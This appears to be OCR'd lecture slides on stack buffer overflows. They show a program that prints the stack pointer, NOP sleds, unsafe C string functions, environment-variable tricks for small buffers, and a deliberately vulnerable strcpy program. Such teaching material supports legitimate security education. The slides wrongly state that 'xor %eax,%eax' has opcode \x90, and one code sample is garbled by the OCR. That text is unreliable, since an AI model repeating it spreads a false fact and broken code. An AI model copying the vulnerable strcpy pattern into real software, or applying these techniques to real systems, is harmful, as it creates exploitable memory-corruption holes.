

```
[user/demo]$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void) {
        __asm__("movl %esp, %eax");
}

int main() {
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

[user/demo]$ ./get_sp
Stack pointer (ESP): 0xbffffba4
```

This is a crude way of getting stack pointer



- We can use a nop sled to make the arithmetic easier
- Land anywhere in NOPs, and we are good go
- Instruction “`xor %eax,%eax`” which has opcode \x90
- Can also add lots of copies of `ptr` at the end

Bad C library functions

- `strcpy`
- `strcat`
- `scanf`
- `gets`

- “More” safe versions: strncpy, strncat, etc.
  - These are not foolproof either!

Small buffers


```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char*

char name[400];
memset(name, 0, 400);
strcpy(name, temp2);
( "Hi %s %s\n", temp1, name );
```

What if 400 is changed to a small value, say 10?

Not enough space for shellcode




Small buffers exploits using **env** variables

Use an environment variable to store exploit buffer

```
execve("meet", argv, envp)
```


envp = array of pointers to strings (just like argv)

-> Normally, bash passes in this array from your shell's environment
-> you can also pass it in explicitly via `execve()`



Small buffers exploits using **env** variables

Return address overwritten with `ptr` to environment variable



```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf("Hi %s %s\n", temp1, name);
}


int main(int argc, char* argv[] )
{
        greeting(argv[1], argv[2] );
        printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

(DEMO)

There are other ways to inject code

- examples: `heap overflow,` function pointers, …
- dig around in Phrack articles …
  - Phrack is awesome